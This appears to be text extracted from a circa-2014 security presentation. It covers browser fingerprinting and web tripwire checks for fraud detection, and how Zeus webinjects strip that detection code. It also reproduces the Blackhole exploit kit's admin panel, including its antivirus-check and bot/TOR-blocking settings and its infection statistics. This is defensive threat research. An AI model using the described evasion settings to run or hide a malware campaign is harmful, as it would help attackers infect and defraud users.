    ident += navigator.userAgent;  
    ident += navigator.plugins.length;  
    ident += navigator.javaEnabled();  
    ident += '72';  
    ident = hex_md5(ident);  
    this.ident = ident.substr(0, this.identLength);  
};
```

# Fingerprint Hash Beaconing

x Headers Preview Response Timing

**Request URL:** http://localhost/fingerprint-report.html?fingerprint=4ac861dc69  
**Request Method:** GET  
**Status Code:** 200 OK

▼ **Request Headers** view parsed

GET /fingerprint-report.html?fingerprint=4ac861dc69 HTTP/1.1

Host: localhost  
Connection: keep-alive  
Accept: image/webp,\*/\*;q=0.8  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_0\_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36  
DNT: 1  
Referer: http://localhost/login-fraud.html  
Accept-Encoding: gzip,deflate,sdch  
Accept-Language: en-US,en;q=0.8  
If-None-Match: "0-4ef18175bfa40"  
If-Modified-Since: Fri, 03 Jan 2014 22:04:17 GMT

▼ **Query String Parameters** view parsed



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HTTP/1.1 200 OK  
Date: Fri, 03 Jan 2014 22:28:06 GMT  
Server: Apache/2.4.4 (Unix) PHP/5.5.7  
Last-Modified: Fri, 03 Jan 2014 22:04:17 GMT



# Device Fingerprint Execution



# Web Tripwire XMLHttpRequest

Headers Preview Response Timing

**Request URL:** http://zero.webappsecurity.com/login-fraud.html

**Request Method:** GET

**Status Code:** 200 OK


▼ **Request Headers** view source

- Accept: \*/\*
- Accept-Encoding: gzip, deflate, sdch
- Accept-Language: en-US,en;q=0.8
- Cache-Control: no-cache
- Connection: keep-alive
- DNT: 1
- Host: zero.webappsecurity.com
- If-Modified-Since:
- If-None-Match:
- Pragma: no-cache
- Referer: http://zero.webappsecurity.com/login-fraud.html
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_8\_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36
- WebTripwireCheck: On**

▼ **Response Headers** view source


- Accept-Ranges: bytes
- Connection: Keep-Alive
- Content-Length: 7492
- Content-Type: text/html
- Date: Fri, 03 Jan 2014 22:57:02 GMT
- ETag: "1d44-4ef17cd360b40"
- Keep-Alive: timeout=5, max=96
- Last-Modified: Fri, 03 Jan 2014 21:43:33 GMT
- Server: Apache/2.4.4 (Ubuntu) PHP/5.5.7
- WebTripwireHash: 9ebfa57ddd3f9e67c2f563225e673a8d**

# Web Tripwire Hash Validation




# Banking Trojans Circumvent Web Fraud Detection


The law and order arms race...



# Updated Zeus “webinjects” Configuration: Removes The Fraud Detection Code




# Zeus Strips Fraud Detection JS Code





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# Exploit Kit Overview

# Exploit Kits

- Serve as malware distribution mechanisms
- MaaS “Malware As a Service”
- Provide rich configuration and reporting



Blackhole

STATISTICS

BLOCKED STATISTICS

THREADS

FILES

SOFT VERSIONS

SECURITY

PREFERENCES

LOGOUT

MAIN SETTINGS

Admin file

Change

Public statistic script filename

Change

Language

Русский

Change

CHANGE PASSWORD

Old password

New password

Confirm password

Change

REFERERS

☐ Don't keep referers records
 ☒ Keep referers records
 ☐ Keep referers records without showing it in quest stat

Save

GEOP

Last update: never

Update

ANTIVIRUS CHECK

Antivirus service

Scan4you

ID

Token

Change

DOMAINS LIMITS

☒ Domains limits
 

Disable domain on AV count: 

30

If there is no dean domains

☒ use not dean domain
 ☐ disable exploit pack

Save

DELETE STATISTICS

Delete all

You can't restore data after delete, be patient

Thread: 

slimius

Delete data

Blackhole

STATISTICS

BLOCKED STATISTICS

THREADS

FILES

SOFT VERSIONS

SECURITY

PREFERENCES

LOGOUT

REFERERS

☒ Blocked referers
 ☐ Allowed referers

☒ Block without referer
 

Save

BOT LIST

☒ Block bot list (total: 132220)
 

Save

TOR LIST

☒ Block TOR list (total: 2147, Last update: 01.01.1970 01:00)
 

Save

Update

РЕКЛАМА ЗАЩИЩА

☐ Реклам сервис (total: 0)
 


Save

Reset

Recording Mode

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БРАУЗЕРЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
Safari >	2035	1288	1	50.00
Opera >	190	146	14	9.93
Chrome >	696	405	16	4.05
Mozilla >	364	96	25	26.04
Firefox >	3135	1743	71	4.08
MSIE >	24728	12260	975	7.96

ОС ↓	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
Linux	706	410	6	3.30
Mac OS	1210	571	6	2.23
Windows 2000	46	25	4	16.00
Windows 2003	152	104	18	17.48
Windows 7	13502	7194	340	4.73
Windows 95	17	7	5	71.43
Windows 98	40	16	5	31.25
Windows ME	33	6	5	83.33
Windows NT	168	25	6	24.00
Windows Vista	3863	2002	76	3.81
Другое	11411	5605	646	13.33

Создать виджет



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Germany	7955	4016	40	1.00
United Kingdom	3197	1627	40	2.55
Turkey	473	247	39	15.92
Brazil	331	174	25	14.53
India	172	90	17	21.79
Korea, Republic of	181	91	16	20.51
France	1037	200	14	7.25
Russian Federation	103	33	13	46.43
Italy	360	189	12	6.49
Mexico	187	106	12	12.00
Australia	1004	456	11	2.49
China	177	96	10	10.53
Switzerland	97	53	9	16.98
Другое	4833	2427	185	7.94

РЕФЕРЕРЫ	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
promotion134.org >	20405	10524	266	2.53
no referrer	2549	283	1296	457.95
toat.co.jp >	101	42	6	14.29
hever.pl >	81	39	14	35.90
jpimesquite.com >	88	39	6	15.38
mcmimgau.com.br >	70	37	5	13.89
apcor.pt >	79	36	10	27.78
biblioteca.uprag.edu >	67	35	11	31.43
shop.bimtex.pl >	73	35	8	22.86
2rwstudio.com.br >	75	35	7	20.00
Другое	7560	3533	870	25.17

ЭКСПЛУАТИ ↓	ЗАГРУЗКИ	%
PDF LIBTIFF >	157	13.97
PDF ALL >	75	6.67
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



# Exploit Kit Prevalence (Q4 2013)

